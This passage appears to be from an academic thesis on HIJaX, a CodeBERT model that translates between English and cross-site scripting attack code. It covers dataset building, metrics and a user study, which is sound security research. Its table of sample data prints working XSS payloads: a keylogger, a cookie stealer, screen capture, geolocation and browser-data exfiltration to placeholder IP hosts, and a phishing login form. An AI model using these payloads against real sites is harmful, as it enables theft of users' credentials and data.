Google Colab [24] is free platform that allows users to run code on Google’s servers. Colab notebooks are documents within the Colab platform that can contain text and executable code. Colab notebooks can be shared using a URL link with anyone that has Internet access. Since Colab runs on Google’s servers, it removes the need for individual users to have special hardware to run code. This is especially helpful when running machine learning code since it often requires special hardware like powerful CPU’s (Central Processing Unit) and GPU’s (Graphics Processing Unit) [44].

CHAPTER 3: HIJAX OVERVIEW

3.1 HIJaX

HIJaX is a prototype NLP-based code generation, interpretation, and validation tool. Old iterations of HIJaX [45] utilize EnPy (See 2.7) to perform English to exploit code translations. The new iteration of HIJaX utilizes CodeBERT to do bi-directional natural language and exploit code translations. This allows HIJaX to translate English text into XSS attack code and XSS attack code back into English text.

3.2 Old Implementation

The old implementation of HIJaX uses EnPy to allows users, who are unfamiliar with writing their own exploit code, to create exploits with English descriptions of the exploits they want to generate. The old implementation of HIJaX also experiments with transpiling and POS-tagging to maximize the amount of available training data and improve generation accuracy.




Figure 3.1: System Design of Old HIJaX Implementation

Fig. 3.1 shows an overview of the old tool chain. We create a process to construct datasets that can adequately train the HIJaX model to translate between natural language and code. We employ two approaches for this effort—*manual selection* (manually collecting different intent-snippet pairs from online sources to use in HIJaX’s training) and *transpiling* (converting Python snippets into JavaScript snippets. See 2.5). The orange boxes in Fig. 3.1 show datasets; Step 1A and Step 1B show the datasets we create through manual selection, and Step 1C shows the dataset we create through transpiling. In Step 1A, we create intent-snippet pairs from a JavaScript tutorial website and a GitHub repository of XSS payloads, resulting in the *Benign*

and *Malicious* datasets. We expand our datasets with automated scripts that create multiple duplicates of intent-snippet pairs then make slight variations to the duplicates. In Step 1B, we manually scrape intent-snippet pairs from Stack Overflow [13] (See 2.1) then expand the intent-snippet pairs with automated scripts. This results in the *Stack Overflow* dataset. We use Stack Overflow since it offers a good representation of how a user would describe, in a written form, a piece of code they want to generate. We use the Stack Exchange API (See 2.2) to mine specific questions and answers from Stack Overflow. We classify the contents of the `title` attribute as well as the `body` as intents and the content enclosed in `<pre><code>...</code></pre>` tags as snippets.

In Step 1C, we use Transcrypt (See 2.5) to convert the code in the CoNaLa dataset [34] (See 2.4) to JavaScript. We use two approaches for transpiling: The first approach is *Pre-transpiling*, where we convert a Python dataset into JavaScript before using it as input for HIJaX. The second approach is *Post-transpiling*, where we use a Python dataset as input for HIJaX, then convert the output code generated by HIJaX to JavaScript. In Step 2, we use 80% of each dataset to train the HIJaX model and 20% to test it. The model outputs the generated snippets along with the BLEU and exact scores as metrics for generation accuracy. In Step 3, we convert the output from HIJaX to JavaScript after using the Post-transpiled datasets as input. In Step 4, we test the datasets for syntax and execution using different methods based on the type of dataset they are. We use the generated snippets from the Malicious datasets as input for the *XSS Attack Tester*. We use the generated snippets from the Stack Overflow, Benign, and Transpiled datasets as input for the *JavaScript Execution Tester*. In Step 5, the *Attack Tester* outputs the syntax and execution scores for the malicious snippets generated by HIJaX. In Step 6, the JavaScript Execution Tester outputs the syntax and execution scores for the the Benign, Stack Overflow, and Transpiled snippets generated by HIJaX. In Step 7, we compare all the datasets

to each other based on their BLEU, exact, syntax, and execution scores.¹

3.3 New Implementation

The new iteration of HIJaX automates the data mining process, implements a new dataset expansion technique, replaces EnPy with CodeBERT, and is deployed as a publicly accessible web application. The new iteration of HIJaX utilizes CodeBERT for code documentation generation to perform malicious JavaScript code generation from English intents and malicious intent interpretation from malicious JavaScript snippets. We use CodeBERT in a encoder-decoder setup similar to Feng et. al [43] and their code documentation experiment. The hyperparameters for our setup of CodeBERT include:

- 6 transformer layers
- 768 dimensional hidden states
- 12 attention heads
- 256 max input length
- 64 max output length
- 64 batch size
- 5e-5 learning rate

CodeBERT enables HIJaX to do code to English translations in addition to English to code translations. We utilize CodeBERT’s ability to translation malicious code to English text to perform code interpretation within HIJaX. The new iteration of HIJaX focuses solely on malicious code generation and interpretation. We train HIJaX on a refined malicious dataset that we create by mining XSS-related questions and answers from Stack Overflow.

¹This chapter includes work published in SECRIPT 2021 by Erfan Al-Hossami, Yates Snyder, Dr. Meera Sridhar, and Dr. Samira Shaikh.

Fig. 1.1 shows an overview of the current tool chain. We automate the process of building a malicious dataset that contains semantically new content. In Step 1, we use BigQuery (See Section 2.3) to automatically mine Stack Overflow for XSS-related questions and answers. We mine XSS-related questions and answers from Stack Overflow by specifying the following BigQuery parameters to filter our results:

- Is the question tagged as “JavaScript”?
- Is the question also tagged as “XSS”, “Cross-site”, “Exploit”, or “Cybersecurity”?
- Is the provided answer accepted by the user who posted the question?
- Does the answer actually contain JavaScript code?

In Step 2, we manually select questions and answers from the mined data. In Step 3, we define the selected questions and answers from the mined Stack Overflow data as the baseline intent-snippet pairs of our malicious dataset. In Step 4, we use the Ginger Sentence Rephraser and synonym replacement Python libraries such as NLTK, to enlarge our malicious dataset using the baseline intent-snippet pairs. In Step 5, we show the expanded and finalized malicious dataset. In Step 6, we use 80% of the malicious dataset, known as the training set, to train the HIJaX model. In Step 7, we use the remaining 20% of the malicious dataset, known as the testing set, to evaluation the performance of the trained model. HIJaX calculates a BLEU and exact score after the testing stage. We use the XSS Attack Tester to generate an execution score. In Step 8, we create a public interface for our model through the use of Google Colab. Google Colab allows users to perform code generation and code interpretation tasks using HIJaX. In Step 9, we collect the input user data from public use of HIJaX. We use the data we collect from public use of HIJaX to identify incorrect translations and retrain the model with semantically new intents-snippets pairs.

CHAPTER 4: DATASET

As mentioned in Chapter 1, we create our own malicious dataset by mining intent-snippet pairs from Stack Overflow. The malicious dataset contains a variety of generic and common XSS attacks. We expand the malicious dataset so it can be large enough to sufficiently train HIJaX to translate between English and XSS attack code. This expansion is done using the techniques of *sentence rephrasing* and *synonym replacement*.

4.1 Dataset Content

4.1.1 Types of XSS Attacks

We achieve malicious code generation and interpretation by taking the existing CodeBERT model, which is normally used for bi-directional English to benign code translations, and fine-tune it to work for cyber-security applications. This is why we train HIJaX with a refined malicious dataset consisting of keylogging, URL redirects, screen grabbing, forced downloads, phishing, geolocation tracking, and data stealing XSS attacks as shown in Table 4.1.

Table 4.1: Sample of Malicious Dataset Content

CSS XSS attack	< a href = "https://search.yahoo.com/web.html" style = "display: block; z-index: 100000; opacity: 0.5; position: fixed; top: 0px; left: 0; width: 1000000px; height: 100000px; background-color: red;" > < / a >
Steals users language info and send it to server	< script > pichunter = navigator . languages ; if (pichunter) document . location = "http://365.40.22.418:5052/?c=" + pichunter ; < / script >
Find out where anybody is	< script > function getLocation () if (navigator . geolocation) navigator . geolocation . getCurrentPosition (showPosition) ; function showPosition (follow) (new Image ()) . src = 'http://622.58.25.335:8407/?' + follow . coords . latitude + '&' + follow . coords . longitude ; getLocation () ; < / script >
Get info about users network connection is	< script > x = navigator . connection ; if (x) a = 'downlink: ' + x . downlink ; b = 'effectiveType: ' + x . effectiveType ; c = 'rtt: ' + x . rtt ; d = 'saveData: ' + x . saveData ; birthday = a + ' ' + b + ' ' + c + ' ' + d ; document . location = "http://597.28.94.653:3205/?c=" + birthday < / script >
Track keyboard presses is	< script > var df = [] ; document . onkeypress = function (e) df . push (e . key) ; ; window . setInterval (function () if (df . length > 0) new Image () . src = 'http://899.94.14.895:7525/?c=' + encodeURIComponent (JSON . stringify (df)) ; df = [] ; , 200) ; < / script >
Generate XSS exploit, using JavaScript and HTML, that hijacks user cookie and sends it to foreign server	< script > var tablet = new Image ; tablet . src = "http://874.34.73.271:6749/?" + document . cookie ; < / script >
Screenshot of user monitor	< canvas id = "x" > < / canvas > < script > async function screenshot () stream = await navigator . mediaDevices . getDisplayMedia (video : mediaSource : 'screen') ; track = stream . getVideoTracks () [0] ; image = new ImageCapture (track) ; bitmap = await image . grabFrame () ; track . stop () ; canvas = document . getElementById ('x') ; canvas . width = bitmap . width ; canvas . height = bitmap . height ; context = canvas . getContext ('2d') ; context . drawImage (bitmap , 0 , 0 , 790 , bitmap . height / 2) ; obtain = canvas . toDataURL () ; document . location = "http://955.27.87.934:6891/?c=" + obtain ; screenshot () ; < / script >
Force download XSS attack	< script > var little = document . createElement ('a') ; little.href = 'https://unsplash.com/photos/F3MmVPH9iLY/download?force=true' ; little . download = " " ; document . body . appendChild (little) ; little . click () ; < / script >
Send user browser information to server	< script > encoding = window . navigator . userAgent ; document . location = "http://695.50.23.964:5256/?c=" + encoding < / script >
Perform attack that directs a users current page to the comparing.gov website	< script > document . location . href = "http://www.http://www.comparing.gov/" < / script >
XSS phishing scam	< h3 > clearly < / h3 > < form action = "http://386.86.76.352:3798/" method = "post" > Username : < br > < input type = "username" name = "username" > < / br > Password : < br > < input type = "password" name = "password" > < / br > < br > < input type = "submit" value = "Logon" >

4.2 Dataset Expansion

4.2.1 Sentence Rephrasing





Figure 4.1: Ginger Sentence Rephraser

We use the methods of sentence rephrasing and synonym replacement to enlarge our malicious dataset with semantically new intents. We rephrase baseline intents using the Ginger’s Sentence Rephraser [19] as shown in Fig. 4.1. The Ginger Sentence Rephraser is a product of the NLP platform, Ginger Software. The Ginger Sentence

Rephraser uses a model that is trained on 1.5 trillion sentences and maps the provided sentence to other sentences that have the most similar context [46].

4.2.2 Synonym Replacement



procreate an attack that steals information from users' browsers.
 propagate an attack that robs information about a user browser.
 produce an invasion which steals information on a user browser.
 generate an revile that steals information from a user browser.

Figure 4.2: Synonym Replacement

Stop words such as ‘I’, ‘the’, and ‘is’ occur commonly in the English language. Stop words add little to no context to the comprehension of a sentence. As shown in Fig. 4.2, synonym replacement identifies and produces synonyms for all words except stop words. Synonym replacement helps create semantically new sentences that enlarge the malicious dataset. HIJaX uses the NLTK [20], Wordhoard [47], and PyMultiDictionary [48] Python libraries to perform synonym replacement. NLTK, Wordhoard, and PyMultiDictionary use the WordNet dataset [49] along with the following online dictionaries to generate synonyms for any given keyword in a sentence:

- `classicthesaurus.com`
- `merriam-webster.com`
- `synonym.com`
- `thesaurus.com`
- `wordhippo.com`

CHAPTER 5: EVALUATION OF GENERATED CODE

As mentioned in Chapter 1, we evaluate the accuracy and functionality of XSS attack code that is generated by HIJaX. We use metrics such as BLEU score and exact score to quantify the accuracy of the generated code. We use the execution score metric and the XSS Attack Tester to evaluate the functionality of the XSS attacks generated by HIJaX.

5.1 Metrics

We use three methods to evaluate the snippets that are generated from HIJaX:

BLEU Score: *BLEU* score [34] is a metric that compares generated translations to reference translations. HIJaX makes a prediction and generates snippets using intents in the testing set as input. These generated snippets are classified as generated translations. The actual snippets in the same testing set that pair to the intents that have been provided to HIJaX are classified as reference translations. HIJaX generates a BLEU score by calculating a precision value, based on word sequences, between the snippet in the test set and the predicted snippet that was generated by HIJaX. HIJaX also uses a *brevity penalty* [22] when calculating a BLEU score.

Exact Score: HIJaX calculates the exact score based on how close of an exact match the generated snippet is to the reference snippet in the testing set.

Execution Score: We use execution score to measure HIJaX’s ability to generate XSS attacks that have correct syntax, execute without error, and work as intended. We calculate execution score by comparing the number of XSS attacks that deploy and execute successfully to the number of XSS attacks that fail to do so.




Figure 5.1: XSS Attack Tester Deployment

5.2 XSS Attack Tester

The malicious dataset contains XSS attacks that open alerts, prompts, & confirmation boxes in the browser in addition to attacks that redirect to other websites, send user data to external servers, and so on. We use *Selenium* [50], a tool that enables users to automate actions in a web browser, to inject XSS attacks generated from HIJaX into targeted input fields on a unsecure website. As shown in Fig 5.1, we use the unsecure website 12 Exploits of XSS-mas [23], which contains an unsanitized input text box, to deploy the exploit code generated by HIJaX. We use a socket server to listen for incoming data being sent to an IP address. We use this to see if XSS attacks that send data to a remote server have successfully executed. The XSS Attack Tester validates the success of each XSS attack by detecting whether the correct response is generated from the browser or server.

5.3 Results

As shown in Fig 5.2, Fig 5.3, Fig 5.4, and Fig 5.5, the new iteration of HIJaX, which uses CodeBERT, performs 20%-30% better than older iterations of HIJaX, which use EnPy, in accurately generating executable XSS attack code. We see that increasing the malicious dataset size from 1,000 examples to 10,000 examples results in diminishing returns for successful code execution. The experiments show that a ratio of 1:100 (a single attack : 100 examples of that attack for training) yields sufficient results for accurate code generation. CodeBERT’s peak performance results in a BLEU score of 85 out of 100, an exact score of 33 out of 100, and an execution score of 51 out of 100.




Figure 5.3: CodeBERT Performance Trained on 10,000 Examples




Figure 5.2: CodeBERT Performance Trained on 1,000 Examples




Figure 5.4: CodeBERT Performance Breakdown Trained on 1,000 Examples




Figure 5.5: CodeBERT Performance Breakdown Trained on 10,000 Examples

CHAPTER 6: USER STUDY

We complement the performance metrics mentioned in Section 5.1 with a user study to gain additional insight about HIJaX’s performance. We conduct our user study with non-security practitioners who use HIJaX to solve web-security tasks that involve writing and understanding XSS attack code. The purpose of this user study is to:

1. Get feedback on how to improve the HIJaX tool from our target audience of non-security practitioners.
2. See if non-security practitioners consider HIJaX a viable security tool they would use to secure their web applications in the Software Development Life Cycle.
3. See if HIJaX can proficiently assist non-security practitioners in generating XSS attacks to test the security of a web page.
4. See if HIJaX can proficiently assist non-security practitioners in identifying and interpreting an attacker’s intentions from their XSS attack code.
5. Compare the user experience of participants using the Internet to participants using HIJaX when solving cybersecurity tasks.

6.1 Survey Setup

We conduct the user study through a Qualtrics [25] survey. Qualtrics randomly assigns one of the two versions of the survey when participants click the survey link. The first version of the survey asks participants to complete a set of questions that

involve generating and identifying different XSS attacks. We instruct participants to use any online source if they need help answering questions in the first version of the survey. The second version of the survey asks participants to complete the same set of questions. However, we instruct participants to only use the HIJaX interface if they need help answering questions in the second version of the survey. We only provide the link to the HIJaX interface in the second version of the survey. We compare the performance of participants in regards to their ability to identify and generate XSS attacks with and without the help of HIJaX depending on the survey version.

The HIJaX interface link opens a Google Colab [24] notebook in a new tab in the browser. As shown in Fig. 6.2 and Fig. 6.3, Google Colab hosts the HIJaX interface code. The Colab notebook contains code that defines the model’s parameters, downloads model weights that are pretrained on our malicious dataset, and provides an interface that allows users to input English text or XSS attack code then receive a translated output. As shown in Fig. 6.1, we collect and store all the data provided to HIJaX by users in a Google Sheet[51]. The data collection includes the English text and malicious code input provided by the user, HIJaX’s translation attempts, and the question number in the survey currently being solved that required the help of HIJaX.

A	B	C
Input	Prediction	Question #
<input type="username" name="username"></br>Password: 	create a login form with the attract message to send the user name an	1
<input type="username" name="username"></br>Password: 	create a login form with the attract message to send the user name an	2
VAR_1.push(e.key);window.setInterval(function(){if(VAR_1.length store user keypresses in flour and forward to 797.74 .61 .888 : 9644.		3
async function screenshot(){stream=await navigator.mediaDevice send the screen shot saved in death to 406.49 .17 .302 : 5749.		3
<input type="username" name="username"></br>Password: 	Create a login form with the lisa prompt to send the user ID and var3 to	1
<script>var buffer=[];document.onkeypress=function(e){buffer.push store user keys in story and submit to 748.22 .78 .993 : 1354.		2
async function screenshot(){stream=await navigator.mediaDevice send the screen shot saved in death to 406.49 .17 .302 : 5749.		3
<input type="username" name="username"></br>Password: 	Create a login form with the lisa prompt to send the user ID and var3 to	1
<script>var buffer=[];document.onkeypress=function(e){buffer.push store user keys in story and submit to 748.22 .78 .993 : 1354.		2
function screenshot(){stream=await navigator.mediaDevices.get send the screen shot saved in death to 406.49 .17 .302 : 5749.		3

Figure 6.1: Collect User Input from Colab for Retraining HIJaX

